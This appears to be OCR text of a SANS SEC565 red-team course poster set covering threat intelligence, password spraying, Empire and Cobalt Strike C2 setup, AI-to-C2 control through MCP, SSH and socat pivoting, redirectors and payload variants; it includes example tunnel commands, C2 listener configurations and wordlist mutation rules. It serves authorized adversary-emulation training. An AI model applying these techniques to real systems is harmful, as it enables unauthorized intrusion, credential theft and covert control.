SEC565 · RED TEAM OPS · REV 1.0

THE RED TEAM BLUEPRINT

28 lab posters.

Every phase of an adversary emulation, mapped like engineering schematics.

BY JF MAES

SANS CERTIFIED INSTRUCTOR · SEC565

sec565.rocks

Take the course at SANS. Keep the map on your wall.

SEC565 LAB 1.1
CONSUMING THREAT INTELLIGENCE

1. TARGET ORGANIZATION RESEARCH

- BUSINESS CONTEXT
- INDUSTRY
- ASSETS & SERVICES
- EXPOSURE & RISK

OUTPUT: CONTEXT PROFILE

2. THREAT ACTOR PROFILE

- MOTIVATION
- CAPABILITIES
- VICTIM FOCUS
- HISTORY
- INFRASTRUCTURE

OUTPUT: ACTOR PROFILE

INTELLIGENCE ANALYSIS BOARD

COLLECT

CORRELATE

ANALYZE

PRIORITIZE

OUTPUTS

INSIGHTS | DETECTIONS | ACTIONS

3. THREAT REPORTS COLLECTION

- VENDORS
- GOV / CERT
- INDUSTRY ISAC
- OPEN SOURCES
- COMMUNITIES

OUTPUT: REPORT LIBRARY

4. ATT&CK TTP EXTRACTION

- TECHNIQUES
- SUB-TECHNIQUES
- PROCEDURES
- TOOLS
- MITIGATIONS

OUTPUT: TTP CATALOG

5. AI-ASSISTED VALIDATION

- SUMMARIZE
- NORMALIZE
- DE-DUPLICATE
- CLASSIFY
- CONFIDENCE SCORE

OUTPUT: VALIDATED INTEL

6. ADVERSARY EMULATION PLANNING

- SCENARIOS
- OBJECTIVES
- TTP SELECTION
- TELEMETRY PLAN
- SUCCESS METRICS

OUTPUT: EMULATION PLAN

OUTCOME

ACTIONABLE INTELLIGENCE TO IMPROVE DEFENSES

INSET STUDIES

A. REPORT ANALYSIS SHEET

REPORT TITLE

SOURCE

PUBLISHED

TLP

SUMMARY

KEY FINDINGS

RELEVANCE (1–5) ○ ○ ○ ○ ○

90

140

B. ATT&CK MAPPING PANEL

INITIAL ACCESS → EXECUTION → PERSISTENCE → CREDENTIAL ACCESS

LEGEND

- OBSERVED
- INFERRED
- OPTIONAL
- TECHNIQUE

90

140

NOTES

- USE MULTIPLE SOURCES
- VALIDATE & CORRELATE
- PRIORITIZE & ACT

LAB: 1.1	
SUBJECT: CONSUMING THREAT INTELLIGENCE	
DATE: _____	

SEC565 LAB 1.2
RED TEAM PLANNING

1. SCOPE & OBJECTIVES

- IN SCOPE
- OUT OF SCOPE
- GOALS
- SUCCESS METRICS

DEFINE WHAT WILL BE TESTED AND WHAT SUCCESS LOOKS LIKE

2. RULES OF ENGAGEMENT

- APPROVED ACTIONS
- PROHIBITED ACTIONS
- DATA HANDLING
- COMMUNICATION
- ESCALATION PATH

AGREE ON BOUNDARIES AND EXPECTATIONS

CAMPAIGN PLAN

OBJECTIVES
INTEL
CONSTRAINTS
RED TEAM PLAN
RESOURCES
RISKS
STRATEGY

SUCCESS CRITERIA

3. ENVIRONMENT SETUP

- NETWORK
- HOSTS
- USERS
- SERVICES
- DATA

UNDERSTAND THE TARGET ENVIRONMENT

4. ASSESSMENT FLOW

- RECONNAISSANCE
- INITIAL ACCESS
- DISCOVERY
- LATERAL MOVEMENT
- IMPACT OBJECTIVES

MAP THE ATTACK PATH TO ACHIEVE OBJECTIVES

5. TIMELINE & MILESTONES

- PLANNING
- EXECUTION
- MIDPOINT REVIEW
- REPORTING
- DEBRIEF

ESTABLISH KEY DATES AND CHECKPOINTS

7. VECTR CAMPAIGN STRUCTURE

ORGANIZATION
ENVIRONMENT
ASSESSMENT GROUP
CAMPAIGN | SCOPES | ENGAGEMENTS | REPORTS

BUILD THE ASSESSMENT IN VECTR

6. RESOURCE PLAN

- TEAM ROLES
- TOOLS & TECH
- ACCESS NEEDS
- THIRD PARTIES
- BACKUP PLAN

ALIGN PEOPLE, TOOLS AND REQUIREMENTS

INSET STUDIES

A. TIMELINE STRIP (EXAMPLE)

PLANNING	EXECUTION	MIDPOINT REVIEW	REPORTING	DEBRIEF
WEEK 0	WEEK 1-3	WEEK 2	WEEK 4	WEEK 5

KEY DELIVERABLES

90
140

B. REPORTING / DASHBOARD SCHEMATIC

OVERVIEW
TIMELINE
COVERAGE
TECHNIQUES
TEST CASES
OUTCOMES

90
140

NOTES
- PLAN THOROUGHLY
- COMMUNICATE EARLY
- DOCUMENT EVERYTHING
- ADAPT & IMPROVE

20

LAB: 1.2
SUBJECT: RED TEAM PLANNING
DATE: _____

SEC565 LAB 1.3
RECONNAISSANCE AND PASSWORD ATTACKS

1. EMPLOYEE EMAILS

- OSINT SOURCES
- PUBLIC CONTACTS
- SOCIAL PROFILES
- LEAKED DATA
- CONFERENCES / NEWS

OUTPUT: EMAIL LIST

2. USERNAME DISCOVERY

- EMAIL LOCAL PART
- NAME PATTERNS
- COMMON FORMATS
- ORG. PATTERNS
- VALIDATE USERNAMES

OUTPUT: USERNAME LIST

TARGET WEBSITE & IDENTITY-HARVEST FLOW

USERNAME

PASSWORD

SIGN IN

REQUEST → AUTHENTICATE → RESPONSE

IDENTITY-HARVEST OUTPUT

VALID EMAILS | VALID USERNAMES | VALID ACCOUNTS

3. CUSTOM WORDLIST GENERATION

- COMPANY INFO
- EMPLOYEE NAMES
- PROJECTS / PRODUCTS
- LOCATIONS
- KEYWORDS / TAGS

OUTPUT: BASE WORDLIST

4. WORDLIST MUTATION

BASE → MUTATED

- CASE VARIATIONS
- LEET SUBSTITUTIONS
- SPECIAL CHARS
- PREFIX / SUFFIX
- REPEATS / PATTERNS

OUTPUT: MUTATED WORDLIST

5. BRUTE-FORCE TESTING

- USERNAME LIST
- MUTATED WORDLIST
- RATE CONTROL
- RETRY LOGIC
- ERROR HANDLING

OUTPUT: ATTEMPT RESULTS

VALID ACCOUNTS

COLLECTED CREDENTIALS READY FOR ACCESS


6. VALID ACCOUNT IDENTIFICATION

- SUCCESS DETECTION
- RESPONSE ANALYSIS
- LOCKOUT AWARENESS
- ACCOUNT VALIDATION
- CREDENTIAL RECORD

OUTPUT: VALID ACCOUNTS

INSET STUDIES

A. WEBSITE RECON PANEL



- IP ADDRESS
- WEB TECHNOLOGIES
- HTTP HEADERS
- COOKIES
- SUBDOMAINS
- DIRECTORIES
- FORMS / ENDPOINTS
- EMAILS DISCOVERED
- USERNAMES FOUND

90

140

B. PASSWORD WORDLIST PANEL

#	WORDLIST ENTRY (EXAMPLE)	SOURCE / RULE
01	company2024	BASE
02	Company2024!	CASE + SPECIAL
03	company!2024	SPECIAL + SUFFIX
04	c0mpany2024	LEET
05	Company_2024	SPECIAL
06	2024Company	PATTERN
...	----------	--------

TOTAL ENTRIES
125,000

BASE WORDS
5,000

MUTATION RULES
25

LENGTH DISTRIBUTION

90

140

NOTES
- OBTAIN AUTHORIZATION
- RESPECT RATE LIMITS
- AVOID ACCOUNT LOCKOUTS
- HANDLE DATA SECURELY

LAB: 1.3
SUBJECT: RECONNAISSANCE AND PASSWORD ATTACKS
DATE: _____

SEC565 LAB 1.4
USERNAME ENUMERATION AND PASSWORD SPRAYING

LAB: 1.4	SUBJECT: USERNAME ENUMERATION AND PASSWORD SPRAYING	REV: 1.0

1. DISCOVERED USERNAMES

- OSINT SOURCES
- DIRECTORY ENUM
- BREACH DATA
- EMPLOYEE LISTS
- SOCIAL PROFILES
- OTHER SOURCES

OUTPUT: USERNAME LIST

2. EMAIL ACCOUNT DISCOVERY

- MX RECORDS
- EMAIL PATTERNS
- FIRST LAST
- F.LAST
- FIRSTLAST
- CUSTOM PATTERNS

OUTPUT: EMAIL ACCOUNTS

ACCOUNT VALIDATION & SPRAY PATTERN

TARGETS → SPRAY → AUTH RESPONSE → LOGGING

RESPONSE CODES

SUCCESS · LOCKED · FAILURE · INVALID

3. KNOWN PASSWORD REUSE

- BREACHED PASSWORDS
- COMMON PASSWORDS
- COMPANY LEAKS
- USER PATTERNS
- KEYBOARD PATTERNS

****

OUTPUT: PASSWORD LIST

4. SPRAY CADENCE

- REQUESTS / MIN
- DELAY BETWEEN USERS
- THREADS / WORKERS
- JITTER / RANDOMIZE
- PAUSE ON WARNINGS
- RESUME STRATEGY

OUTPUT: CADENCE CONFIG

5. LOCKOUT AWARENESS

- LOCKOUT THRESHOLD
- LOCKOUT DURATION
- WARNINGS DETECTED
- ACCOUNT STATUS
- SAFETY THROTTLES
- EXCLUSION LISTS

OUTPUT: LOCKOUT SAFETY

ATTEMPT LOG

METRICS

SUCCESS RATE · FAILURE RATE · LOCKOUT EVENTS

6. SUCCESSFUL ACCOUNT HITS

- VALID ACCOUNTS
- ACCESS CONFIRMED
- MFA NOT REQUIRED
- ROLE / PERMISSIONS
- SESSION CAPTURE

OUTPUT: VALID ACCOUNTS

INSET STUDIES

A. USER-LIST MATRIX

USERNAME SOURCE	EMAIL	VALID	SPRAYED	STATUS
OSINT	user1@corp.tld	☑	☑	HIT
DIRECTORY ENUM	user2@corp.tld	☑	☑	PENDING
BREACH DATA	user3@corp.tld	☑	☑	MISS
EMPLOYEE LISTS	user4@corp.tld	☑	☐	HIT
SOCIAL PROFILES	user5@corp.tld	☐	☑	PENDING
...	...	...	...	...

LEGEND: ☑ = YES ☐ = NO HIT = SUCCESS MISS = INVALID PENDING = UNKNOWN

B. SPRAY DECISION PANEL

START → SELECT BATCH OF USERS → APPLY NEXT PASSWORD → SPRAY LOGIN REQUESTS

LOCKOUT WARNING? — YES → THROTTLE / INCREASE DELAY

LOCKOUT WARNING? — NO → MORE PASSWORDS?

MORE PASSWORDS? — NO → PROCESS RESULTS & STORE HITS → COMPLETE

MORE PASSWORDS? — YES → SPRAY LOGIN REQUESTS

90

140

90

140

20

20

DATE:	
DRAWN:	CHECKED:
UNIT: arbitrary	SCALE: NTS

SEC565 LAB 2.1
C2 INTRODUCTION WITH EMPIRE

SUBJECT: C2 INTRODUCTION WITH EMPIRE | REV: 1.0

1. LISTENER SETUP

EMPIRE SERVER — FW — NETWORK

LISTENER CONFIG	
TYPE	(HTTP / HTTPS / ...)
HOST	10.10.14.10
PORT	443
SSL	ENABLED
NAME	http_main

OUTPUT: ACTIVE LISTENER

EMPIRE C2 SERVER

EMPIRE — DATABASE

ACTIVE LISTENER(S)

http_main (10.10.14.10:443)

4. AGENT CHECK-IN

- ○ BEACON RECEIVED
- ○ AGENT REGISTERED
- ○ SYSTEM INFO
- ○ INITIAL TASKING

OUTPUT: AGENT ONLINE

2. STAGER PAYLOAD CREATION

STAGER OPTIONS
○ LAUNCHER
○ LISTENER
○ OBFUSCATION
○ FORMAT
○ OUTPUT PATH

OUTPUT: STAGER PAYLOAD

5. TASKING & CONTROL

- SHELL COMMANDS
- FILE OPERATIONS
- SYSTEM INFO
- CREDENTIALS
- PIVOTING
- OTHER MODULES

OUTPUT: TASK RESULTS

CHECK-IN — AGENT (BEACON) — TASK / RESPONSE

SEC565 VM
10.10.14.20

3. EXECUTE ON SEC565 VM

EXECUTION METHODS
○ PS EXECUTION
○ EXE / DLL
○ USB DROP
○ SCRIPT / MACRO
○ OTHER

OUTPUT: STAGER EXECUTED

6. MODULE EXPLORATION

- DISCOVER MODULES
- USE CASES
- OPTIONS
- OPSEC NOTES
- EXAMPLES

OUTPUT: MODULE KNOWLEDGE

AGENT STATE: LAST SEEN — JITTER — INTEGRITY — STATUS

INSET STUDIES

A. LISTENER SCHEMATIC

EMPIRE SERVER — FW — INTERNET — AGENT — AGENT — AGENT

LISTENER	PROTOCOL	HOST / IP	PORT	SSL	STATUS
http_main	HTTPS	10.10.14.10	443	YES	ACTIVE
...	...	...	...	...	...

B. STAGER TO AGENT SEQUENCE

STAGER (ATTACKER) — EMPIRE SERVER / LISTENER

1. CONNECT TO LISTENER
2. SEND STAGER
3. EXECUTE STAGER (ON SEC565 VM)
4. REQUEST AGENT
5. SEND AGENT
6. INITIALIZE AGENT
7. CHECK-IN (BEACON)
8. TASK / RESPONSE

90 — 140 — 90 — 140

→ CONTROL / DATA FLOW
---→ NETWORK COMMUNICATION
SECURE CHANNEL
MODULE / CAPABILITY


20 — 20

DATE: _____
DRAWN: _____ CHECKED: _____
UNIT: arbitrary SCALE: NTS

SEC565 LAB 2.2
COBALT STRIKE FRAMEWORK

SUBJECT:	COBALT STRIKE FRAMEWORK	REV: 1.0

1. LISTENER SETUP



LISTENER CONFIG	
NAME	external_http
TYPE	HTTP / HTTPS
HOST	10.10.14.10
PORT	80 / 443
SSL	ON
USER AGENT	Mozilla/5.0 ...

OUTPUT: LISTENER ACTIVE

COBALT STRIKE TEAMSERVER

4. BEACON CHECK-IN


- ○ BEACON CONNECTED
- ○ HOST INFORMATION
- ○ USER / PROCESS INFO
- ○ NETWORK INFORMATION
- ○ INITIAL CHECK-IN

OUTPUT: BEACON ONLINE

2. PAYLOAD GENERATION

PAYLOAD OPTIONS
○ BEACON (STAGER)
○ ARCHITECTURE
○ OUTPUT FORMAT
○ OBFUSCATION
○ SLEEP / JITTER
○ USER AGENT

OUTPUT: STAGER PAYLOAD



5. OPERATOR TASKING

- ○ SHELL COMMANDS
- ○ FILE OPERATIONS
- ○ EXECUTE ASSEMBLY
- ○ CREDENTIAL ACCESS
- ○ PIVOTING / SOCKS
- ○ OTHER MODULES

OUTPUT: TASK RESULTS

3. HOSTED PAYLOAD DELIVERY

OUTPUT: PAYLOAD EXECUTED

BEACON (AGENT)


6. MODULE EXPLORATION

- ○ DISCOVER MODULES
- ○ USE CASES
- ○ OPTIONS
- ○ OPSEC NOTES
- ○ EXAMPLES
- ○ EXTENSIONS

OUTPUT: MODULE KNOWLEDGE


INSET STUDIES

A. LISTENER SETUP SCHEMATIC



NAME	TYPE	HOST	PORT	SSL	STATUS
http_listener	HTTP	10.10.14.10	80	NO	ACTIVE
https_listener	HTTPS	10.10.14.10	443	YES	ACTIVE
dns_listener	DNS	10.10.14.10	53	NO	ACTIVE
smb_listener	SMB	10.10.14.10	445	NO	ACTIVE

B. BEACON COMMUNICATION VIEW



CHANNEL CHARACTERISTICS
○ POLLING (SLEEP)
○ JITTERED INTERVALS
○ ENCRYPTED TRAFFIC
○ USER AGENT SPOOFING
○ LOW & SLOW

90 140 140 90

→ CONTROL / COMMAND
--→ NETWORK / DATA FLOW
🔒 ENCRYPTED CHANNEL
⚙ CAPABILITY / MODULE

20 20

DATE:		
DRAWN:		CHECKED:
UNIT:	arbitrary	SCALE: NTS

SEC565 LAB 2.3
MCP INTEGRATION WITH C2 FRAMEWORKS

SUBJECT: MCP INTEGRATION WITH C2 FRAMEWORKS | REV: 1.0

1. AI CODING ENVIRONMENT

- NATURAL LANGUAGE INPUT
- CODE ASSIST & GENERATION
- MCP CLIENT LIBRARY
- TOOL DISCOVERY
- RESPONSE INTERPRETATION

MCP HUB
(MODEL CONTEXT PROTOCOL)

- TOOL DISCOVERY
- SCHEMA & CONTEXT
- SECURE TRANSPORT
- SESSION MANAGEMENT
- UNIFIED CONTROL

2. C2 FRAMEWORK #1
(EMPIRE)

- LISTENERS
- AGENTS / BEACONS
- MODULES
- TASKING & CONTROL
- RESULTS & DATA

3. C2 FRAMEWORK #2
(COBALT STRIKE)

- LISTENERS
- BEACONS
- MODULES
- TASKING & CONTROL
- RESULTS & DATA

4. REST API WRAPPERS

- ENDPOINT ABSTRACTION
- REQUEST / RESPONSE MAPPING
- ERROR NORMALIZATION
- RATE LIMIT HANDLING
- RETRY & BACKOFF

5. SSL CERTIFICATE HANDLING

- SELF-SIGNED SUPPORT
- CERTIFICATE PINNING
- TRUST STORE MGMT
- VALIDATION & LOADING
- SECURE CHANNEL (HTTPS)

6. NATURAL-LANGUAGE OPERATIONS

- INTENT PARSING
- ENTITY EXTRACTION
- OPERATION MAPPING
- PARAMETER BUILDING
- CONFIRM & EXECUTE

UNIFIED CONTROL FLOW

120

USER COMMAND → AI INTERPRETATION (NLP) → TOOL DISCOVERY & MATCHING → PARAM BUILD & VALIDATE → SECURE CALL (MCP over HTTPS) → C2 EXECUTION (EMPIRE / CS) → RESULTS & FEEDBACK → AI RESPONSE TO USER

120

INSET STUDIES

A. API WRAPPER VIEW

MCP CLIENT —HTTPS→ API WRAPPER (AUTHENTICATION | REQUEST BUILDER | RESPONSE PARSER | ERROR HANDLER | RATE LIMITER) —HTTPS→ C2 API (SERVER)

REQUEST ⟶ POST /api/agents ⟶ 200 OK

RESPONSE ⟵ {"status":"ok", "data":{...}}

B. CERTIFICATE TRUST VIEW

MCP CLIENT (TRUST STORE)
- CA CERTS
- SELF-SIGNED CERTS
- PINNED CERTS
- CRL / OCSP (OPT)

VALIDATE → TRUST OK

FAIL → UNTRUSTED

MCP CLIENT ⟷ HTTPS (TLS) ⟷ C2 SERVER

CERT VALIDATION & PIN CHECK

C. COMMAND-TO-ACTION PIPELINE

COMMAND → PARSE → MAP → BUILD → EXECUTE → RESPONSE

"List agents" → INTENT: LIST, TARGET: AGENTS → TOOL: list_agents (C2: Empire) → PARAMS: {} HEADERS AUTH → API CALL /agents → RESULT: {...} AGENT LIST

DATA FLOW

160 160

⟶ DATA FLOW
⇢ CONTROL FLOW
SECURE CHANNEL
OPTIONAL / CONFIGURABLE

20 20

DATE: _____

DRAWN: _____ CHECKED: _____

UNIT: arbitrary SCALE: NTS


SEC565 LAB 2.4
PIVOTING AND REDIRECTION

SUBJECT: PIVOTING AND REDIRECTION | REV: 1.0

1. INITIAL ACCESS

- OBTAIN FOOTHOLD
- RECON ENVIRONMENT
- IDENTIFY PIVOT PATHS
- ESCALATE ACCESS

2. NETWORK OVERVIEW



3. SSH ACCESS

- SSH TO PIVOT HOST
- KEY AUTHENTICATION
- TUNNEL ENABLMENT
- MAINTAIN SESSION

4. LOCAL PORT FORWARDING (ACCESS INTERNAL SERVICES)

- ssh -L <local>:<dest>:<port> pivot
- ACCESS SERVICES BEHIND FIREWALLS

PIVOT STRATEGY

- CHAINED CONNECTIONS
- MULTI-HOP PIVOTING
- STEALTH & OPSEC
- MAINTAIN PERSISTENCE
- LOGGING & TRACKING

5. SOCKS PROXYING (INTERNAL NETWORK ACCESS)

- ssh -D <local_port> pivot
- CONFIGURE TOOL TO USE SOCKS5

6. REVERSE TUNNELING (OUTBOUND CONNECTION)

- ssh -R <remote>:<dest>:<port> pivot
- INTERNAL HOSTS CONNECT BACK OUT

7. CHAINED PIVOTING (MULTI-HOP)

- BUILD RELAY CHAIN
- REACH DEEP NETWORKS

8. MAINTAIN & OPERATE

- KEEP TUNNELS ALIVE
- MONITOR CONNECTIVITY
- RECONNECT IF NEEDED
- CLEAN UP WHEN DONE

INSET STUDIES

A. FORWARD TUNNEL (LOCAL PORT FORWARD)

COMMAND	EXAMPLE
ssh -L <local>:<dest>:<port> pivot	ssh -L 8080:10.30.30.15:80 user@10.20.20.10

FLOW ——————→

B. REVERSE TUNNEL (REMOTE PORT FORWARD)

COMMAND	EXAMPLE
ssh -R <remote>:<dest>:<port> pivot	ssh -R 4444:10.30.30.15:3389 user@10.20.20.10

FLOW ——————→

C. SOCKS PROXY (DYNAMIC FORWARDING)

COMMAND	EXAMPLE
ssh -D <local_port> pivot	ssh -D 1080 user@10.20.20.10

FLOW ——————→

100 | 100

140

- WORKSTATION / HOST
- SERVER / SYSTEM
- FIREWALL
- NETWORK
- TUNNEL / CONNECTION
- ENCRYPTED CHANNEL

20 | 20

140

DATE: _____

DRAWN: _____ CHECKED: _____

UNIT: arbitrary SCALE: NTS

SEC565 LAB 2.5
SETTING UP REDIRECTORS

SUBJECT: SETTING UP REDIRECTORS | REV: 1.0

1. ARCHITECTURE OVERVIEW


- CONTROL TRAFFIC
- STAGED TRAFFIC
- CALLBACK TRAFFIC
- ENCRYPTED CHANNEL

2. TRAFFIC FLOW (STAGED)

EXTERNAL OPERATOR
↓
INTERNET
↓
REDIRECTOR VPS #1 (ENTRY POINT)
↓
REDIRECTOR VPS #2 (FORWARDER)
↓
C2 SERVER (INTERNAL)

5. REDIRECTOR COMPONENTS

- REVERSE PROXY
- TLS TERMINATION
- TRAFFIC BUFFERING
- HEALTH CHECKS
- LOGGING & ALERTS



3. CERTIFICATE SETUP

- ○ OBTAIN CERTIFICATE
- ○ IMPORT TO REDIRECTORS
- ○ TRUST CHAIN VALIDATION
- ○ AUTO RENEWAL / MONITOR
- ○ TLS ENCRYPTION ENFORCED

4. LISTENER ROUTING

HTTPS :443	HTTP :80	CUSTOM :8443	DNS :53

- ○ PORT FORWARDING
- ○ HOST / SNI ROUTING
- ○ PROTOCOL NORMALIZATION
- ○ FAILOVER TO BACKUP NODE

6. HIGH AVAILABILITY

- ○ MULTIPLE REDIRECTORS
- ○ AUTOMATIC FAILOVER
- ○ HEALTH MONITORING
- ○ GEOGRAPHIC DISTRIBUTION
- ○ LOAD DISTRIBUTION (DNS)

INSET STUDIES

A. REDIRECTOR CHAIN VIEW

OPERATOR → VPS #1 → VPS #2 → C2 SERVER

HOP	1	2	3
NODE	VPS #1	VPS #2	C2 SERVER
ROLE	ENTRY	FORWARD	DESTINATION
IP (EXAMPLE)	198.51.100.10	203.0.113.10	10.10.50.10
LINK	🔒 ------ 🔒 ------ 🔒		

B. CERT-ROUTING PANEL

CLIENT HELLO
SNI / HOST example.com
REDIRECTOR
CERT STORE
ROUTING TABLE

example.com	→ C2:443
api.example.com	→ C2:8443
*.internal.local	→ C2:4443
default	→ C2:443

BACKEND C2 SERVER
🔒 ----- TLS ENCRYPTION END-TO-END ----- 🔒

C. STAGED CALLBACK PATH

BEACON → VPS #1 → VPS #2 → C2 SERVER

1	BEACON INITIATES CALLBACK TO REDIRECTOR #1
2	REDIRECTOR #1 BUFFERS & FORWARDS TO #2
3	REDIRECTOR #2 FORWARDS TO C2 SERVER
4	C2 SERVER RESPONDS (TASKING / DATA)
5	RESPONSE RETURNS VIA REDIRECTORS TO BEACON

→ CALLBACK FLOW (ENCRYPTED) ---- 🔒

- SERVER / HOST
- CLIENT / AGENT
- INTERNET
- FIREWALL / NAT
- ENCRYPTED CHANNEL


20 × 20

DATE: _____
DRAWN: _____ CHECKED: _____
UNIT: arbitrary SCALE: NTS


SEC565 LAB 2.6
BONUS! MORE PIVOTING

SUBJECT: BONUS! MORE PIVOTING | REV: 1.0

1. ENTRY & FOOTHOLD



MULTI-HOP, SEGMENTED NETWORK



CHAINED SSH TUNNELS (LOCAL PORT FORWARDING)

2. BASTION HOST

BASTION HOST
10.10.10.10

- ○ PUBLICLY ACCESSIBLE
- ○ HARDENED / MONITORED
- ○ SSH ACCESS ONLY
- ○ JUMP POINT INTO NETWORK

3. TUNNEL TOOLBOX

OPERATOR PLATFORM

SOCKS PROXY
LOCAL
127.0.0.1:1080

SOCAT RELAY
TCP ↔ TCP
PORT TRANSLATION

PROXYCHAINS / ROUTING
ALL TRAFFIC PIVOTS THROUGH CHAIN

4. SOCKET TRANSLATION

SOCAT USE CASES

- ○ PORT REDIRECTION
- ○ PROTOCOL BRIDGING
- ○ ADDRESS TRANSLATION
- ○ TCP ↔ TCP RELAY

5. IPV4 & IPV6 TRAVERSAL

IPv4 [4] NATIVE IPv4 REACHABILITY ACROSS SEGMENTS

IPv6 [6] ACCESS IPv6 NETWORKS VIA TRANSLATION / TUNNEL

6. DEEP PIVOTING CAPABILITIES

7. OPERATIONAL NOTES

- ○ MINIMIZE LOG FOOTPRINT
- ○ USE NON-STANDARD PORTS
- ○ ENCRYPT ALL TUNNELS
- ○ MONITOR HEALTH & LATENCY
- ○ DOCUMENT CHAIN & PATHS


INSET STUDIES

A. BASTION CHAIN VIEW


HOP	1	2	3	4	
FROM	OPERATOR	BASTION	JUMP 1	JUMP 2	JUMP 3
TO	BASTION	JUMP 1	JUMP 2	JUMP 3	TARGET(S)
PORT FWD	L:2222	L:2223	L:2224	L:2225	—
DEST IP	10.10.10.10	10.20.10.10	10.30.10.10	10.40.10.10	10.50.10.10

---------- TRAFFIC FLOW ---------->

B. PROXYCHAINS PATH



C. IPV4 TO IPv6 TRANSLATION



EXAMPLE SOCAT COMMAND

```
socat TCP-LISTEN:4444,reuseaddr,fork \
  TCP6:[2001:db8:50::10]:80
```

RESULT: IPv4 CLIENT REACHES IPv6 SERVICE

WORKSTATION / HOST
SERVER / SYSTEM
DATA STORE
NETWORK / INTERNET
SECURE TUNNEL
--> TRAFFIC FLOW

20
20

DATE: _____
DRAWN: _____ CHECKED: _____
UNIT: arbitrary SCALE: NTS

SEC565 LAB 3.1
CREATING AND TESTING PAYLOADS

SUBJECT: CREATING AND TESTING PAYLOADS | REV: 1.0

1. STAGER CREATION

- GENERATE STAGER (EMPIRE / C2)
- OBFUSCATE / ENCODE (OPTIONAL)
- OUTPUT STAGER (SCRIPT / EXE / HTA)

2. PAYLOAD VARIANTS

POWERSHELL	(IN-MEMORY)
Powershell	(BASE64 / ENCODED)
.NET / C#	(EXECUTABLE)
HTA / HTML	(mshta)
DLL	(rundll32 / regsvr32)
VBS / JScript	(WScript / CScript)

3. PAYLOAD BUILD PROCESS

SET OPTIONS (LHOST / LPORT / BEACON) → APPLY OBFUSCATION → BUILD PAYLOAD → VALIDATE OUTPUT

PAYLOAD DESIGN & EXECUTION FLOW

